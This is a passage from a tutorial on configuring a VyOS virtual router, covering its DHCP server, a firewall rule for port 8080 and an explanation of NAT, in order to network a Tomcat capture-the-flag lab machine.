simulates the internet network for us. So let's set a name also to the interface as shown below. The commands commit and save make the changes permanent.



```
vyos@vyos# set interfaces ethernet eth0 description 'internet'
[edit]
vyos@vyos# commit
[edit]
vyos@vyos# save
Saving configuration to '/config/config.boot'...
Done
[edit]
vyos@vyos# _
```


Now let's set the internal network's (eth0) IP addresses. Unlike eth0, and normally in LANs, the router acts as a DHCP server assigning IP addresses to the clients of the LAN. This can be set using the commands shown below.



```
vyos@vyos# set interfaces ethernet eth1 address 192.168.55.1/24
[edit]
vyos@vyos# set service dhcp-server shared-network-name eth1 authoritative
[edit]
vyos@vyos# set service dhcp-server shared-network-name eth1 subnet 192.168.55.0/
24 default-router 192.168.55.1
[edit]
vyos@vyos# set service dhcp-server shared-network-name eth1 subnet 192.168.55.0/
24 dns-server 192.168.55.1
[edit]
vyos@vyos# set service dhcp-server shared-network-name eth1 subnet 192.168.55.0/
24 lease 86400
[edit]
vyos@vyos# set service dhcp-server shared-network-name eth1 subnet 192.168.55.0/
24 range 0 start 192.168.55.10
[edit]
vyos@vyos# set service dhcp-server shared-network-name eth1 subnet 192.168.55.0/
24 range 0 stop 192.168.55.50
[edit]
vyos@vyos# commit
[edit]
vyos@vyos# save
Saving configuration to '/config/config.boot'...
Done
[edit]
```


These commands set the router's internal IP address as 192.168.55.1, set this address as the default router and dns server. Here, we also set that the IP addresses of the LAN should start from 192.168.55.10 and end at 192.168.55.50. Use commands commit and save commands once again to preserve the changes.

Now once again type command show interfaces now to see the IP addresses and you will see the changes.




```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.36.152/24                 u/u  internet
eth1             192.168.55.1/24                   u/u
lo               127.0.0.1/8                       u/u
                 ::1/128
vyos@vyos:~$ _
```

Now install (if you have already installed it) My Tomcat Host CTF machine and set its network adapter to the new host only network we created at the start of the tutorial. Boot up the My Tomcat Host machine. Once it is successfully boot up, ping it from the Vyos machine. Note that while setting DHCP server on the internal interface, we configured a setting that the assigned IP addresses should start from 192.168.55.10 and end at 192.168.55.50. Since My Tomcat Host is the first machine joining this network, its address will be 192.168.55.10. If we get successful echo reply (as shown below) the internal network is set.



```
vyos@vyos:~$ ping 192.168.55.10
PING 192.168.55.10 (192.168.55.10) 56(84) bytes of data.
64 bytes from 192.168.55.10: icmp_seq=7 ttl=64 time=0.786 ms
64 bytes from 192.168.55.10: icmp_seq=8 ttl=64 time=0.852 ms
64 bytes from 192.168.55.10: icmp_seq=9 ttl=64 time=0.783 ms
64 bytes from 192.168.55.10: icmp_seq=10 ttl=64 time=0.794 ms
64 bytes from 192.168.55.10: icmp_seq=11 ttl=64 time=0.822 ms
^C
--- 192.168.55.10 ping statistics ---
11 packets transmitted, 5 received, 54.5455% packet loss, time 163ms
rtt min/avg/max/mdev = 0.783/0.807/0.852/0.036 ms
vyos@vyos:~$ _
```

Every router has a firewall by default. Let's configure a firewall rule on this router. It can be done using commands shown below.




```
vyos@vyos# set firewall name whts-in rule 13 action 'accept'
[edit]
vyos@vyos# set firewall name whts-in rule 13 destination address '192.168.55.10'
[edit]
vyos@vyos# set firewall name whts-in rule 13 destination port '8080'
[edit]
vyos@vyos# set firewall name whts-in rule 13 protocol 'tcp'
[edit]
vyos@vyos# set firewall name whts-in rule 13 state new 'enable'
[edit]
vyos@vyos# commit
[edit]
vyos@vyos#
```

Let's see the commands in detail. In the first command we are setting a firewall named "whts-in" and set a rule number 13 with action "accept". This means we are setting a rule to accept connections. Since we have set a rule to accept connections, we need to specify on which address. The second does exactly that. We want 192.168.55.10 (My Tomcat Host) to accept connections. The third command specifies on which port to accept connections. Since the target is a Tomcat machine, the port we set is 8080 (Apache Tomcat runs on port 8080 by default). The fourth command sets as to which protocol connections to accept. Since it's a web server, we think tcp is enough. The fifth command enables this rule. Commit and Save.

*Just observe your typical Home Network, if my assumption is correct, most of the homes nowadays have a dedicated internet connection. In majority cases, this internet connection is connected to a wireless (wifi) router. This internet connection is used by multiple devices in home. If you need to have an internet connection, you definitely need to have a Public IP address which is given by the Internet Service Provider (ISP). The multiple devices in your home accessing the internet through the wifi router also get an IP address from the router. This is known as internal IP address. Now imagine that there are hundreds of devices in the internal network separated into different LAN's and you want one some devices to access internet and others not?.*

*That's where NAT (network address translation) comes handy. If you want to provide internet to some devices either you can get each one a Public IP address or just use NAT. Actually born to solve the shortage of IP addresses, NAT is also used as a security measure. It helps in hiding the internal machines from the internet. There are two types of NAT which are useful in understanding this scenario : Source NAT and Destination NAT. Source NAT is used when you want the machines in your internal network to access external services. Destination NAT is used when you want a machine in the internal network to be accessible to the machines on the external network (internet). If both SNAT and DNAT are configured, it is known as Bidirectional NAT and it is used normally in corporate networks.*

Now here we have a Apache Tomcat web server in the internal network. What is the use of a web server if it is not accessible to everyone on internet. So let's configure a DNAT on the router.

